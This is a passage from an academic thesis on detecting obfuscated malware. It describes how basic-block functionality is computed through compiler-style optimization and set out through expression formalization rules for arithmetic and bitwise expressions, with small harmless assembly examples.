C) Introduce cross basic block propagation to better capture the functionality of a basic block. In our system, we only partially implement cross basic block propagation, and we will explain the reasons in chapter 6. Our cross basic block propagation involves the following tasks: finding dominating nodes, finding natural loops, removing entry edges that connect nodes outside of a loop to the entry node of the loop, and removing back-edges.

D) Extend compiler optimization algorithm by adding and integrating memory sub-variable optimization, expression formalization rules and cross basic block propagation into compiler optimization algorithm.

- After calculating signature, we implement the "signature formation" component to generate the signature of a malicious code fragment.

  All these procedures are to calculate the signature of a malicious code fragment, which is shown in figure 1. Those components that are shadowed are what we design and implement.

  During the stage of malware detection, the similar procedures are executed on the program under inspection except the "calculation formation" component. In a malicious code fragment, "signature formation" is to collect signature of a malicious code fragment. For a basic block of a malicious code fragment, signature consists of upper variables with their optimized and formalized expressions. In a basic block of a program, calculation consists of upper variables and non-upper variables with their optimized and formalized expressions. The reason why we use upper variables and non-upper variables in the program under inspection is to prevent the obfuscated malware from escaping detection. For example, the attackers can simply add an assignment statement in an obfuscated malware instance to make upper variables be non-upper variables, which makes the functionality of this basic block changed.



Figure 1: Calculating Signature of a Malicious code fragment

- "Malware detection" is to determine whether the program under inspection is an obfuscated malware instance, which is done by checking whether the signature of a malicious code fragment is included in the program under inspection.

The big picture of our system is given in the figure 2. Note that, "signature of a malicious code fragment" is calculated through the processes shown in figure 1.

3.4 A Simple Example of Our Approach

In this section, we use a simple example to explain the idea of our approach. Since the main difference of signature between our approach and that of [28] and [8] is that for each basic block, we use its functionality instead of its instruction classes as its signature, here we only explain how to calculate the functionality of a basic block, and how to detect the existence of an obfuscated basic block. Here, we intend to explain the basic idea of our approach from the high level, and therefore the example we will give in the following is very simple. The formalization in this example is not needed. Given the following code fragment in a basic block (say $B1$) of a malicious code fragment:

$MOV\ EAX,\ 10;$

$MOV\ EBX,\ EDX.$

Now we replace the first instruction with the following sequence of instructions in an obfuscated basic block (say $B2$), and put the second instruction at the beginning of $B2$. The instructions of $B2$ are listed as follows:

$MOV\ EBX,\ EDX;$

$MOV\ ECX,\ 10;$

$PUSH\ ECX;$

$POP\ EAX;$

First, we convert these two sequences of assembly code into IL. IL of the first code



Figure 2: Detection Procedure

Figure 2: Detection Procedure

fragment is listed as follows:

$EAX = 10;$

$EBX = EDX.$

IL of the second sequence is given as follows:

$EBX = EDX;$

$ECX = 10;$

$ESP = ESP - 4;$

$SS[ESP] = ECX;$

$EAX = SS[ESP];$

$ESP = ESP + 4;$

The upper variables with their optimized (e.g. propagation, constant folding) expressions of B1 are:

$EAX = 10;$

$EBX = EDX.$

The variables of the second code fragment after optimization are presented as follows:

$EBX = EDX;$

$ECX = 10;$

$EAX = 10$

...

We can see that $B1$'s functionality is included in that of B2, although some instructions of $B1$ are changed, and the order of some instructions is different in these two code fragments. Our approach eliminates the effect caused by obfuscating transformation, such as instruction substitution and instruction reordering, etc. This is the main idea of our approach, although our approach provides more optimization techniques, and formalizes expressions, which is far more complicated than this example.

Chapter 4

Expression Formalization

The key point of our approach is to compare whether the functionality of a basic block of a malicious code fragment is included in the corresponding basic block of the program under inspection. The main component of a basic block's (say $B1$) functionality of malicious code fragment is upper variables with their optimized expressions. To the program under inspection, all variables with their optimized expressions of a basic block (say $B2$) are calculated in order to determine whether it contains the functionality of $B1$. In this section, we define the format of formalized expressions, and define a series of rules, by which any expression can be converted into the formalized one. With the formalization, we can easily decide whether two expressions perform the same functionality.

After optimization, the assigned variable is assigned with an expression. It is difficult to determine automatically whether two expressions perform the same functionality. For example, take a look at code fragment one:

$EAX = EBX + 5;$

$EAX = -EAX;$

$ECX = EAX + EDX.$

Code fragment two is listed as follows:

$EAX = EBX;$

$EAX = EAX + 5;$

$ECX = EDX - EAX.$

For ECX in code fragment one, optimization produces: $ECX = -EBX - 5 + EDX$, and ECX in code fragment two after optimization is: $ECX = EDX - EBX - 5$. We can see that these two expressions perform the same functionality. But it is not easy to do it automatically, especially when expressions are complex. The idea of expression formalization is that 1) specify a set of operators, and convert expressions with other operators into the equivalent one with specified operators. This step is to simplify comparison. 2) define rules for reordering variables and sub-expressions so that any variable or sub-expression has only one place in an expression. 3) define the format of expressions, such that two expressions will have the same format if they perform the same functionality. 4)define a series of rules to convert any expression into the formalized one.

Take a look at the previous example again. If we convert " $-$ " operator into " $+$ ", and reorder the operands of these two expressions(Let $index(-EBX) < index(ECX) < index(-5)$). Also, conversion obeys the rule that variables with smaller index values are put ahead of those with bigger index values. With these rules, ECX with its expression in both code fragments will be converted into the same format: $ECX = (-EBX) + EDX + (-5)$, and functionality comparison of ECX in these two fragments can be easily done.

We represent the formalization of two types of expressions: *arithmetic expressions* and *bitwise expressions*. In our approach, the expression of any assignment statement falls into either of them. For example, instruction SAL is represented with "$\times$" operation, CMP instruction is represented with "-" operation, and expressions in which "$\times$" or "-" is the binary operator are classified as arithmetic expressions. The expressions corresponding to instruction XOR, AND are bitwise expressions.

4.1 Index Values of Variables

Our approach mainly uses index values of variables and expressions to reorder variables and expressions. Index values of expressions, which are defined in section "formalization rules of bitwise expressions" and "formalization rules of arithmetic expressions", are based on the index values of variables. In this section, we only explain the index values of variables.

The index value of an variable is an integer, which can be used to indicate the place of the variable in an expression. For example, given an expression $EBX + EAX$, let $index(EAX) = 1$, and $index(EBX) = 4$, and we have a rule that a variable with smaller index value should be put ahead of a variable with a bigger index value. The expression would be $EAX + EBX$. In this section, we define a set of rules to compare the index values of variables. With these rules, each item of an expression has its unique place in an expression, which makes comparison of expression functionalities much easier.

4.1.1 Definition of Sets

First, we define several sets, which will be used in the rest of this section. Let $[m]_0$ denote a memory variable with the address m. Let EAX, EBX, $ECX, \ldots$ represent all the registers that can be an operand in any assignment statement.

1. $R_1 = \{EAX,\ EBX,\ ECX, \ldots\}$
2. $R_2 = \{!EAX,\ !EBX,\ !ECX, \ldots\}$
3. $R_3 = \{-EAX, -EBX, -ECX, \ldots\}$
4. $R_4 = \{1/EAX,\ 1/EBX,\ 1/ECX, \ldots\}$
5. C is the set of all the constants.

6. M is the set of the memory variables, defined as follows:

$$\forall m \in M : m = [r]_0, m = [r1{+}r2]_0, m = [r{+}c]_0, \text{ or } m = [c]_0 \ (r, r1, r2 \in R_1, c \in \mathbb{Z}) \tag{1}$$

We define sets $R2$, $R3$ and $R4$ in order to convert any expression into a uniform format. For example, we convert expressions with bit operator "-" into the ones with bit operator "+", put "-" as part of the second operand. And convert "/" expressions into "*" expressions with the second operand attached with "1/", etc. $EAX = EBX - 5$ will be converted to: $EAX = EBX + (-5)$, and $EAX = EBX \ / \ ECX$ will be converted to: $EAX = EBX * (1/ECX)$.

4.1.2 Comparison Rules of Variable Index Values

When a program is converted into IL, there are only three types of operands: registers, memory variables and constants. In order to reorder operands, we define different sets of rules to compare index values of different types of operands. We also put different types of variables in different sections of an expression, and define the ordering of operand sections as follows: registers in the first section of an expression, memory variables in the second section and finally constant section. The reason why we have this rule without using index values to reorder all operands is that different types of variables may have the same index value. For example, let $index(EAX) = 0$, $index(EBX) = 4$, memory variable $m[EBX - 4]_0$ has the same index as EAX.

To register variables, we introduce the concept of "register index", which defines the index values of all registers in set R_1, R_2, R_3, and R_4 (see Table 2). With the definition, we can easily compare the index values of two registers.

To two constant operands $c1$ and $c2$, the rules to compare their index values are listed as follows (let $v(c)$ be the value of constant c):

name	index
EAX	0
!EAX	1
-EAX	2
1/EAX	3
EBX	4
...	...

Table 2: $RegisterIndex$

- $v(c1) < v(c2) \Rightarrow index(c1) < index(c2)$;
- $v(c1) = v(c2) \Rightarrow index(c1) = index(c2)$;
- $v(c1) > v(c2) \Rightarrow index(c1) > index(c2)$

It is a little bit complicated to compare index values of memory variables. Based on the previous definition in (1), for two elements m_1 and m_2 in M, they are represented as follows:

$$\forall m1 \in M : m1 = [r1]_0, m1 = [r1 + r1']_0, m1 = [r1 + c1]_0, \text{ or } m1 = [c1]_0 \ (r1, r1' \in R_1, c1 \in \mathbb{Z})$$
$$\forall m2 \in M : m2 = [r2]_0, m2 = [r2 + r2']_0, m2 = [r2 + c2]_0, \text{ or } m2 = [c2]_0 \ (r2, r2' \in R_1, c2 \in \mathbb{Z})$$

There are 16 cases in total to compare, but in some cases, the comparison rule is the same, and the only difference is the order of operands. For example, the rule of comparing $[EAX]_0$, EBX is the same as that of comparing EBX, $[EAX]_0$. We combine these two cases into one. Hence, we define $4 + 3 + 2 + 1 = 10$ rules to do comparison, and the 10 comparison cases are listed as follows. In the following, $m1$ and $m2$ can be the first operand, or the second operand.

$m1 = [r1]_0\ vs.\ m2 = [r2]_0$

$m1 = [r1]_0\ vs.\ m2 = [r2 + r2']_0$

$m1 = [r1]_0\ vs.\ m2 = [r2 + c2]_0$

$m1 = [r1]_0\ vs.\ m2 = [c2]_0$

$m1 = [r1 + r1']_0\ vs.\ m2 = [r2 + r2']_0$

$m1 = [r1 + r1']_0\ vs.\ m2 = [r2 + c2]_0$

$m1 = [r1 + r1']_0\ vs.\ m2 = [c2]_0$

$m1 = [r1 + c1]_0\ vs.\ m2 = [r2 + c2]_0$

$m1 = [r1 + c1]_0\ vs.\ m2 = [c2]_0$

$m1 = [c1]_0\ vs.\ m2 = [c2]_0$

The comparison rules are given in the following:

- $m1 = [r1]_0$ vs. $m2 = [r2]_0$

  $index(r1) < index(r2) \Rightarrow index(m1) < index(m2)$

  $index(r1) = index(r2) \Rightarrow index(m1) = index(m2)$

  $index(r1) > index(r2) \Rightarrow index(m1) > index(m2)$

- $m1 = [r1]_0$ vs. $m2 = [r2 + r2']_0$

  $index(r1) < index(r2) \Rightarrow index(m1) < index(m2)$

  $index(r1) = index(r2) \Rightarrow index(m1) < index(m2)$

  $index(r1) > index(r2) \Rightarrow index(m1) > index(m2)$

- $m1 = [r1]_0$ vs. $m2 = [r2 + c2]_0$

  $index(r1) < index(r2) \Rightarrow index(m1) < index(m2)$

  $index(r1) = index(r2) \Rightarrow index(m1) < index(m2)$

  $index(r1) > index(r2) \Rightarrow index(m1) > index(m2)$

- $m1 = [r1]_0$ vs. $m2 = [c2]_0$

  $index(m1) < index(m2)$

- $m1 = [r1 + r1']_0$ vs. $m2 = [r2 + r2']_0$

  $index(r1) < index(r2) \Rightarrow index(m1) < index(m2)$

  $index(r1) > index(r2) \Rightarrow index(m1) > index(m2)$

  $index(r1) = index(r2), index(r1') < index(r2') \Rightarrow index(m1) < index(m2)$

  $index(r1) = index(r2), index(r1') > index(r2') \Rightarrow index(m1) > index(m2)$

  $index(r1) = index(r2), index(r1') = index(r2') \Rightarrow index(m1) = index(m2)$

- $m1 = [r1 + r1']_0$ vs. $m2 = [r2 + c2]_0$

  $index(r1) < index(r2) \Rightarrow index(m1) < index(m2)$

  $index(r1) > index(r2) \Rightarrow index(m1) > index(m2)$

  $index(r1) = index(r2) \Rightarrow index(m1) < index(m2)$

- $m1 = [r1 + r1']_0$ vs. $m2 = [c2]_0$

  $index(m1) < index(m2)$

- $m1 = [r1 + c1]_0$ vs. $m2 = [r2 + c2]_0$

  $index(r1) < index(r2) \Rightarrow index(m1) < index(m2)$

  $index(r1) > index(r2) \Rightarrow index(m1) > index(m2)$

  $index(r1) = index(r2), index(c1) < index(c2) \Rightarrow index(m1) < index(m2)$

  $index(r1) = index(r2), index(c1) > index(c2) \Rightarrow index(m1) > index(m2)$

  $index(r1) = index(r2), index(c1) = index(c2) \Rightarrow index(m1) = index(m2)$

- $m1 = [r1 + c1]_0$ vs. $m2 = [c2]_0$

  $index(m1) < index(m2)$

- $m1 = [c1]_0$ vs. $m2 = [c2]_0$

  $index(c1) < index(c2) \Rightarrow index(m1) < index(m2)$

$$index(c1) > index(c2) \Rightarrow index(m1) > index(m2)$$
$$index(c1) = index(c2) \Rightarrow index(m1) = index(m2)$$

4.2 Expression Formalization

In our system, expressions are divided into two types: bitwise expression and arithmetic expression. We will describe their formalization and the corresponding formalization rules separately.

4.2.1 Formalization of Bitwise Expressions

In our formalized bitwise expressions, we choose bitwise-OR and bitwise-AND as the only allowed operators. Any bitwise expression containing other bitwise operators will be converted into the one with bitwise-OR and/or bitwise-AND operator. For example, instruction $XOR\ EAX\ ,\ EBX$ will be replaced with $(EAX\ \wedge\ !EBX) \vee (!EAX\ \wedge\ EBX)$.

In order to restrict operands' order, we modify the operation rules of bitwise-OR and bitwise-AND operators, and represent the modified bitwise-OR and bitwise-AND with $\vee_0$ and $\wedge_0$ respectively. $\vee_0$ and $\wedge_0$ are similar to bitwise-OR and bitwise-AND except that the commutativeness property is not satisfied. For example, $EAX \wedge_0 EBX \neq EBX \wedge_0 EAX$.

We define the format of the formalized bitwise expressions as follows:

$$\begin{gathered} e = p_1 \vee_0 p_2 \vee_0 \ldots \vee_0 p_i \vee_0 p_{i+1} \vee_0 \ldots \vee_0 p_n, \\ p_i = s_1 \wedge_0 s_2 \wedge_0 \ldots \wedge_0 s_j \wedge_0 s_{j+1} \wedge_0 \ldots \wedge_0 s_m \\ (e \in R_1 \cup M,\ s_j \in R_1 \cup R_2 \cup M \cup C,\ j \in [1, m]) \end{gathered} \tag{2}$$

In addition, the following two ordering conditions should also be satisfied.

1. For any $p_i = s_1 \wedge_0 \ldots \wedge_0 s_j \wedge_0 s_{j+1} \wedge_0 \ldots \wedge_0 s_l$, the following condition should be

satisfied:

$$index(s_k) < index(s_{k+1}),$$

where $s_k \in R_1 \cup R_2 \cup M \cup C$ and $k \in [1, l-1]$.

2. Given any two adjacent sub-expressions of e: $p_i \vee_0 p_{i+1}$, where $p_i = s_1 \wedge_0 s_2 \wedge_0 \ldots \wedge_0 s_l$ and $p_{i+1} = t_1 \wedge_0 t_2 \wedge_0 \ldots \wedge_0 t_x$. Let $index(s_k) = y_k$ and $index(t_k) = z_k$. We define:

$$index(p_i) = index(s_1 \wedge_0 s_2 \wedge_0 \ldots \wedge_0 s_l) = y_1 y_2 \ldots y_l$$

$$index(p_{i+1}) = index(t_1 \wedge_0 t_2 \wedge_0 \ldots \wedge_0 t_x) = z_1 z_2 \ldots z_x$$

We define the following rules to compare index values of two bitwise sub-expressions p_i and p_{i+1}. Let $p_i = s_1 \wedge_0 \ldots \wedge_0 s_j \wedge_0 \ldots \wedge_0 s_l$, $p_{i+1} = t_1 \wedge_0 \ldots \wedge_0 t_j \ldots \wedge_0 t_l$.

- $index(p_i) = index(p_{i+1})$, if and only if index value of each item in p_i is exactly the same as that of the corresponding item in p_{i+1}.
- $index(p_i) < index(p_{i+1})$, if and only if at least one index value of a certain item in p_i is less than that of the corresponding item in p_{i+1}.
- $index(p_i) > index(p_{i+1})$, if and only if at least one index values of a certain item in p_i is bigger than that of the corresponding item in p_{i+1}

For example, assume $p_1 = EAX \wedge_0 EBX \wedge_0 EDX$, and $p_2 = EAX \wedge_0 ECX \wedge_0 EDX$, $index(p_1) = 013$, and $index(p_2) = 023, 013 < 023$, we have $index(p_1) < index(p_2)$.

The following condition should be satisfied in a formalized bitwise expression:

$$\begin{cases} index(p_i) < index(p_{i+1}), \text{when } l = x \\ index(s_1 \wedge_0 s_2 \wedge_0 \ldots \wedge_0 s_x) < index(p_{i+1}), \text{when } l > x \\ index(p_i) <= index(t_1 \wedge_0 t_2 \wedge_0 \ldots \wedge_0 t_l), \text{when } l < x \end{cases}$$

4.2.2 Formalization of Arithmetic Expressions

The similar definition applies to the arithmetic expressions, the format of arithmetic expressions is defined as follows:

$$\begin{gathered} e = p_1 +_0 p_2 +_0 \ldots +_0 p_i +_0 p_{i+1} +_0 \ldots +_0 p_n, \\ p_i = s_1 \times_0 s_2 \times_0 \ldots \times_0 s_j \times_0 \ldots \times_0 s_m \\ (e \in R_1 \cup M,\ s_j \in R_1 \cup R_3 \cup R_4 \cup M \cup C \text{ and } j \in [1, m]) \end{gathered} \tag{3}$$

where $+_0$ and $\times_0 0$ are similar to arithmetic addition and arithmetic multiplication except that the commutativeness property is not satisfied. For example, $EAX +_0 EBX \neq EBX +_0 EAX$. In our scheme, any arithmetic assignment statement is converted into the format described in (3). For example, "$EXA - EBX$" is replaced with "$EAX +_0 (-EBX)$". In addition, the following two ordering conditions should also be satisfied when formalizing arithmetic assignment statements.

1. For any $p_i = s_1 \times_0 \ldots \times_0 s_j \times_0 s_{j+1} \times_0 \ldots \times_0 s_l$, the following condition should be satisfied:

   $$index(s_k) <= index(s_{k+1}),$$
   where $s_k \in R_1 \cup R_3 \cup R_4 \cup M \cup C$ and $k \in [1, l-1]$.

2. Given any two adjacent sub-expressions of e: $p_i +_0 p_{i+1}$, where $p_i = s_1 \times_0 s_2 \times_0 \ldots \times_0 s_k \times_0 s_{k+1} \times_0 \ldots \times_0 s_l$ and $p_{i+1} = t_1 \times_0 t_2 \times_0 \ldots \times_0 t_j \times_0 t_{j+1} \times_0 \ldots \times_0 t_x$.

Let $index(s_k) = y_k$ and $index(t_k) = z_k$. We define:

$$\begin{aligned} index(p_i) &= index(s_1 \times_0 s_2 \times_0 \ldots \times_0 \ldots \times_0 s_l) \\ &= y_1.y_2.\ldots.y_l \\ index(p_{i+1}) &= index(t_1 \times_0 t_2 \times_0 \ldots \times_0 \ldots \times_0 t_x) \\ &= z_1.z_2.\ldots.z_x \end{aligned}$$

We define the similar rules to compare index values of two arithmetic sub-expressions p_i and p_{i+1}. Let $p_i = s_1 \times_0 \ldots \times_0 s_j \ldots \times_0 s_l$, $p_{i+1} = t_1 \times_0 \ldots \times_0 t_j \ldots \times_0 t_l$.

- $index(p_i) = index(p_{i+1})$, if and only if index value of each item in p_i is exactly the same as that of the corresponding item in p_{i+1}.
- $index(p_i) < index(p_{i+1})$, if and only if at least one index value of a certain item in p_i is less than that of the corresponding item in p_{i+1}.
- $index(p_i) > index(p_{i+1})$, if and only if at least one index values of a certain item in p_i is bigger than that of the corresponding item in p_{i+1}

For example, assume $p_1 = EAX \times_0 EBX \times_0 EDX$, and $p_2 = EAX \times_0 ECX \times_0 EDX$, $index(p_1) = 0.1.3$, and $index(p_2) = 0.2.3$, the index value of the second item in p_1 is less than the corresponding index value in p_2, so we have $index(p_1) < index(p_2)$.

The following condition should also be satisfied in a formalized arithmetic expression:

$$\begin{cases} index(p_i) < index(p_{i+1}), \text{when } l = x \\ index(s_1 \times_0 s_2 \times_0 \ldots \times_0 s_x) < index(p_{i+1}), \text{when } l > x \\ index(p_i) <= index(t_1 \times_0 t_2 \times_0 \ldots \times_0 t_x), \text{when } l < x \end{cases}$$

4.3 Expression Formalization Rules

In this section, rules on how to convert any expression into formalized one are given. We define bitwise formalization rules and arithmetic formalization rules separately.

4.3.1 Formalization Rules of Bitwise Expressions

In order to convert any bitwise expression into the equivalent one but satisfying format (2) and two ordering rules defined in section 4.2.1, we define a function $F_B()$ as follows:

$$\begin{aligned} & F_B(p_1 \vee p_2 \vee \cdots \vee p_i \vee \cdots \vee p_n) \\ & = p'_1 \vee_0 p'_2 \vee_0 \cdots \vee_0 p'_i \vee_0 \cdots \vee_0 p'_n \\ & index(p'_i) < index(p'_{i+1}) \quad i \in [1, n-1] \end{aligned} \tag{4}$$

where p'_i ($i \in \{1, 2, \ldots, n\}$) are distinct elements chosen from set $\{p_1, p_2, \ldots, p_n\}$, each element of which is a formalized bitwise expression.

We also define the following rules, by applying these rules, any bitwise expression can be converted into the equivalent one but satisfying the formalization.

1. $(p_1 \vee_0 p_2 \vee_0 \ldots \vee_0 p_i \vee_0 \ldots \vee_0 p_n) \wedge (q_1 \vee_0 q_2 \vee_0 \ldots \vee_0 q_j \vee_0 \ldots \vee_0 q_m) \longrightarrow$
   $F_B((p'_1 \wedge_0 q'_1) \vee_0 \ldots \vee_0 (p'_i \wedge_0 q'_j) \vee_0 \ldots \vee_0 (p'_n \wedge_0 q'_m))$, where p'_i and q'_j are distinct elements chosen from set $\{(p_i, q_j)\}$ and $index(p'_i) < index(q'_j)$.

2. $(p_1 \vee_0 p_2 \vee_0 \ldots \vee_0 p_n) \vee (q_1 \vee_0 q_2 \vee_0 \ldots \vee_0 q_m) \longrightarrow$
   $F_B((p_1 \vee_0 p_2 \vee_0 \ldots \vee_0 p_n) \vee (q_1 \vee_0 q_2 \vee_0 \ldots \vee_0 q_m))$

3. $!(s_1 \vee \ldots \vee s_n) = !s_1 \wedge \ldots \wedge s_n \longrightarrow$
   $!s'_1 \wedge_0 \ldots \wedge_0 !s'_n$, where $!s'_1$ and $!s'_n$ are distinct elements chosen from set $\{!s_1, \ldots, !s_n\}$, and $index(!s'_k) < index(!s'_{k+1})$, $k \in [1, n-1]$

4. $!(s_1 \wedge \ldots, \wedge s_n) = !s_1 \vee \ldots \vee !s_n \longrightarrow$

   $!s'_1 \vee_0 \ldots \vee_0 !s'_n$,where $!s'_1$ and $!s'_n$ are distinct elements chosen from set $\{!s_1, \ldots, !s_n\}$, and $index(!s'_k) < index(!s'_{k+1})$, $k \in [1, n-1]$.

5. $!(p_1 \vee_0 p_2 \vee_0 \ldots \vee_0 p_i \vee_0 \ldots \vee_0 p_n) \longrightarrow$

   $!p_1 \wedge !p_2 \wedge \ldots \wedge p_i \wedge \ldots \wedge p_n) \longrightarrow$

   apply rule 4 and rule 1

6. $p_1 \hat{} p_2 = (p_1 \wedge !p_2) \vee (!p_1 \wedge p_2) \longrightarrow$

   $F_B((p'_1 \wedge_0 !p'_2) \vee (!p'_1 \wedge_0 p'_2))$, where p'_1 and $!p'_2$ are distinct elements chosen from set $\{p_1, !p_2\}$, and $index(p'_1) < index(!p'_2)$. $!p'_1$ and p'_2 are distinct elements chosen from set $\{!p_1, p_2\}$, and $index(!p'_1) < index(p'_2)$

4.3.2 Formalization Rules of Arithmetic Expressions

Similarly, we define a function $F_A()$ to convert any arithmetic expression into the equivalent one but satisfying format (4) and two ordering rules defined in section 4.2.2. Let $F_A()$ be a function that satisfies:

$$\begin{aligned} & F_A(p_1 + p_2 + \cdots + p_i + \cdots + p_n) \\ & = p'_1 +_0 p'_2 +_0 \cdots + p'_i +_0 \cdots +_0 p'_n \\ & index(p'_i) < index(p'_{i+1}) \quad i \in [1, n-1] \end{aligned} \tag{5}$$

where p'_i ($i \in \{1, 2, \ldots, n\}$) are distinct elements chosen from set $\{p_1, p_2, \ldots, p_n\}$, each element of which is a formalized arithmetic expression.

Similarly, we define the calculation rules for the arithmetic expressions as follows:

1. $(p_1 +_0 p_2 +_0 \ldots +_0 p_i +_0 \ldots +_0 p_n) \times (q_1 +_0 q_2 +_0 \ldots +_0 q_j +_0 \ldots +_0 q_m) \longrightarrow$

   $F_A((p'_1 \times_0 q'_1) +_0 \ldots +_0 (p'_i \times_0 q'_j) +_0 \ldots +_0 (p'_n \times_0 q'_m))$, where p'_i and q'_j are distinct

elements chosen from set $\{(p_i,\ q_j)\}$ and $index(p'_i) < index(q'_j)$.

2. $(p_1 +_0 p_2 +_0 \ldots +_0 p_i +_0 \ldots +_0 p_n) + (q_1 +_0 q_2 +_0 \ldots +_0 q_j +_0 \ldots +_0 q_m) \longrightarrow$
   $F_A((p_1 +_0 p_2 +_0 \ldots +_0 p_i +_0 \ldots +_0 p_n)$
   $+ (q_1 +_0 q_2 +_0 \ldots +_0 q_j +_0 \ldots +_0 q_m))$

3. $-(s_1 + s_2 + \ldots) = (-s_1) + (-s_2) + \ldots \longrightarrow$
   $F_A((-s_1) + (-s_2) + \ldots)$

4. $-(s_1 \times s_2 \times \ldots \times s_n) = (-s_1) \times s_2 \times \ldots \times s_n \longrightarrow$
   $s'_1 \times_0 s'_2 \times_0 \ldots \times_0 s'_n)$, where s'_1, s'_2, ... and s'_n are distinct elements chosen from set $\{-s_1, s_2, \ldots, s_n\}$, and index $(s'_1) < index(s'_2) < \ldots < index(s'_n)$.

5. $p_1 - p_2 = p_1 + (-p_2) \longrightarrow p'_1 +_0 p'_2$, where p'_1 and p'_2 are distinct elements chosen from set $\{p_1,\ -p_2\}$ and $index(p'_1) < index(p'_2)$.

6. $p_1 \div (s_1 \times s_2 \ldots \times s_n) = p_1 \times (1/s_1) \times (1/s_2) \times \ldots \times (1/s_n) \longrightarrow$
   $q'_1 \times_0 q'_2 \times_0 \ldots \times_0 q'_{n+1}$, where q'_1, ..., q'_{n+1} are distinct elements chosen from set $\{p_1, 1/s_1, 1/s_2, \ldots, (1/s_n)\}$, and $index(q'_1) < index(q'_2) < \ldots < index(q'_{n+1})$.

Chapter 5

The Related Algorithms

5.1 Brief Description

In this chapter, we present signature calculation algorithm, malware detection algorithm and those algorithms that are related to cross basic block propagation. First, we define the term "**memory sub-variable**" as a variable or constant that is part of a memory address. For example, $[EAX + 100H]_0$ is a memory variable, EAX and $100H$ are memory sub-variables.

Local compiler optimization algorithm [38] is a mature algorithm, and is very effective in terms of removing dead codes, propagating values of variables, and folding the constants within a basic block, but it can only use information within a basic block. Signature calculation algorithm is based on local compiler optimization algorithm. In addition, it adds other functions like memory sub-variable optimization, cross basic block propagation, and expression formalization. We add memory sub-variable optimization and cross basic block propagation in order to capture the signature of a malicious code fragment more accurately, and expression formalization rules are integrated into signature calculation algorithm to facilitate comparing functionalities of basic blocks. Malware detection algorithm is to determine whether a program under inspection contains the signature of a

